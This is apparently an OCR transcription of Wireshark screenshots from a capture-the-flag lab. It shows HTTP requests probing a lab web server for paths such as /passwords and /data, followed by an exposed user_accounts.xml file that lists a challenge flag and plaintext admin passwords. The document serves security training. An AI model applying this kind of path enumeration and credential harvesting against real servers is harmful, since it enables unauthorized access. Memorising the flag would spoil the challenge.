


```
Protocol Length Info
TCP          66 57886 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2025862159…
HTTP        144 GET /test/ HTTP/1.1
TCP          66 80 → 57886 [ACK] Seq=1 Ack=79 Win=65152 Len=0 TSval=286150913…
HTTP       1171 HTTP/1.1 200 OK  (text/html)
TCP          66 57886 → 80 [ACK] Seq=79 Ack=1106 Win=64128 Len=0 TSval=202586…
TCP          66 57886 → 80 [FIN, ACK] Seq=79 Ack=1106 Win=64128 Len=0 TSval=2…
TCP          66 80 → 57886 [FIN, ACK] Seq=1106 Ack=80 Win=65152 Len=0 TSval=2…
TCP          66 57886 → 80 [ACK] Seq=80 Ack=1107 Win=64128 Len=0 TSval=202586…
TCP          74 57902 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSv…
TCP          74 80 → 57902 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA…
```

```
ed (528 bits) on interface br-339414195aeb, id
, Dst: 02:42:0a:05:05:0b (02:42:0a:05:05:0b)
.11
t: 80, Seq: 94, Ack: 539, Len: 0
```

```
0000  02 42 0a 05 05 0b 02 42  74 cc e2 84 08
0010  00 34 cb 37 40 00 40 06  51 77 0a 05 05
0020  05 0b b2 56 00 50 6c a3  6b 03 51 03 4d
0030  01 f5 1e 3c 00 00 01 01  08 0a 78 c0 6b
0040  88 53
```

SA.pcap   Packets: 100 · Displayed: 100 (100.0%)   Profile: Default



SA.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
Protocol Length Info
TCP          66 57904 → 80 [ACK] Seq=111 Ack=3672 Win=64128 Len=0 TSval=20258…
TCP          74 45638 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSv…
TCP          74 80 → 45638 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA…
TCP          66 45638 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2025868233…
HTTP        147 GET /includes HTTP/1.1
TCP          66 80 → 45638 [ACK] Seq=1 Ack=82 Win=65152 Len=0 TSval=286156986…
HTTP        580 HTTP/1.1 301 Moved Permanently  (text/html)
TCP          66 45638 → 80 [ACK] Seq=82 Ack=515 Win=64128 Len=0 TSval=2025868…
TCP          66 45638 → 80 [FIN, ACK] Seq=82 Ack=515 Win=64128 Len=0 TSval=20…
TCP          66 80 → 45638 [FIN, ACK] Seq=515 Ack=83 Win=65152 Len=0 TSval=28…
```

```
ed (528 bits) on interface br-339414195aeb, id
, Dst: 02:42:0a:05:05:0b (02:42:0a:05:05:0b)
.11
t: 80, Seq: 94, Ack: 539, Len: 0
```

```
0000  02 42 0a 05 05 0b 02 42  74 cc e2 84 08
0010  00 34 cb 37 40 00 40 06  51 77 0a 05 05
0020  05 0b b2 56 00 50 6c a3  6b 03 51 03 4d
0030  01 f5 1e 3c 00 00 01 01  08 0a 78 c0 6b
0040  88 53
```


SA.pcap   Packets: 100 · Displayed: 100 (100.0%)   Profile: Default



```
Protocol Length Info
TCP          66 80 → 45638 [FIN, ACK] Seq=515 Ack=83 Win=65152 Len=0 TSval=28…
TCP          66 45638 → 80 [ACK] Seq=83 Ack=516 Win=64128 Len=0 TSval=2025868…
TCP          74 45640 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSv…
TCP          74 80 → 45640 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA…
TCP          66 45640 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2025870252…
HTTP        148 GET /passwords HTTP/1.1
TCP          66 80 → 45640 [ACK] Seq=1 Ack=83 Win=65152 Len=0 TSval=286159005…
HTTP        582 HTTP/1.1 301 Moved Permanently  (text/html)
TCP          66 45640 → 80 [ACK] Seq=83 Ack=517 Win=64128 Len=0 TSval=2025870…
TCP          66 45640 → 80 [FIN, ACK] Seq=83 Ack=517 Win=64128 Len=0 TSval=20…
```

```
ed (528 bits) on interface br-339414195aeb, id
, Dst: 02:42:0a:05:05:0b (02:42:0a:05:05:0b)
.11
t: 80, Seq: 94, Ack: 539, Len: 0
```


```
0000  02 42 0a 05 05 0b 02 42  74 cc e2 84 08
0010  00 34 cb 37 40 00 40 06  51 77 0a 05 05
0020  05 0b b2 56 00 50 6c a3  6b 03 51 03 4d
0030  01 f5 1e 3c 00 00 01 01  08 0a 78 c0 6b
0040  88 53
```


SA.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
Protocol Length Info
TCP         66 80 → 45652 [FIN, ACK] Seq=1413 Ack=101 Win=65152 Len=0 TSval=…
TCP         66 45652 → 80 [ACK] Seq=101 Ack=1414 Win=64128 Len=0 TSval=20258…
TCP         74 45654 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSv…
TCP         74 80 → 45654 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA…
TCP         66 45654 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2025876321…
HTTP       159 GET /webservices/soap/lib HTTP/1.1
TCP         66 80 → 45654 [ACK] Seq=1 Ack=94 Win=65152 Len=0 TSval=286165074…
HTTP       604 HTTP/1.1 301 Moved Permanently  (text/html)
TCP         66 45654 → 80 [ACK] Seq=94 Ack=539 Win=64128 Len=0 TSval=2025876…
TCP         66 45654 → 80 [FIN, ACK] Seq=94 Ack=539 Win=64128 Len=0 TSval=20…
```

```
ed (528 bits) on interface br-339414195aeb, id
, Dst: 02:42:0a:05:05:0b (02:42:0a:05:05:0b)
.11
t: 80, Seq: 94, Ack: 539, Len: 0
```


```
0000  02 42 0a 05 05 0b 02 42  74 cc e2 84 08
0010  00 34 cb 37 40 00 40 06  51 77 0a 05 05
0020  05 0b b2 56 00 50 6c a3  6b 03 51 03 4d
0030  01 f5 1e 3c 00 00 01 01  08 0a 78 c0 6b
0040  88 53
```


SA.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
Protocol  Length Info
TCP           66 80 → 57886 [FIN, ACK] Seq=1106 Ack=80 Win=65152 Len=0 TSval=2…
TCP           66 57886 → 80 [ACK] Seq=80 Ack=1107 Win=64128 Len=0 TSval=202586…
TCP           74 57902 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSv…
TCP           74 80 → 57902 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA…
TCP           66 57902 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2025864181…
HTTP         143 GET /data HTTP/1.1
TCP           66 80 → 57902 [ACK] Seq=1 Ack=78 Win=65152 Len=0 TSval=286152934…
HTTP         572 HTTP/1.1 301 Moved Permanently  (text/html)
TCP           66 57902 → 80 [ACK] Seq=78 Ack=507 Win=64128 Len=0 TSval=2025864…
TCP           66 57902 → 80 [FIN, ACK] Seq=78 Ack=507 Win=64128 Len=0 TSval=20…
```

```
ed (528 bits) on interface br-339414195aeb, id
 Dst: 02:42:0a:05:05:0b (02:42:0a:05:05:0b)
.11
:: 80, Seq: 94, Ack: 539, Len: 0
```


```
0000  02 42 0a 05 05 0b 02 42  74 cc e2 84 08
0010  00 34 cb 37 40 00 40 06  51 77 0a 05 05
0020  05 0b b2 56 00 50 6c a3  6b 03 51 03 4d
0030  01 f5 1e 3c 00 00 01 01  08 0a 78 c0 6b
0040  88 53
```



Index of /data

Name	Last modified	Size	Description
Parent Directory		-	
user_accounts.xml	2012-05-14 00:00	5.5K	

Apache/2.4.7 (Ubuntu) Server at 10.5.5.11 Port 80



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
-<Employees>
 -<Employee ID="0">
    <UserName>Flag</UserName>
    <Password>Here is the Code for Challenge 4!</Password>
    <Signature>21z-1478K</Signature>
    <Type>Flag</Type>
  </Employee>
 -<Employee ID="1">
    <UserName>admin</UserName>
    <Password>adminpass</Password>
    <Signature>g0t r00t?</Signature>
    <Type>Admin</Type>
  </Employee>
 -<Employee ID="2">
    <UserName>adrian</UserName>
    <Password>somepassword</Password>
    <Signature>Zombie Films Rock!</Signature>
    <Type>Admin</Type>
  </Employee>
 -<Employee ID="3">
    <UserName>john</UserName>
    <Password>monkey</Password>
    <Signature>I like the smell of confunk</Signature>
    <Type>Admin</Type>
  </Employee>
 -<Employee ID="4">
    <UserName>jeremy</UserName>
    <Password>password</Password>
    <Signature>d1373 1337 speak</Signature>
    <Type>Admin</Type>
  </Employee>
 -<Employee ID="5">
    <UserName>bryce</UserName>
```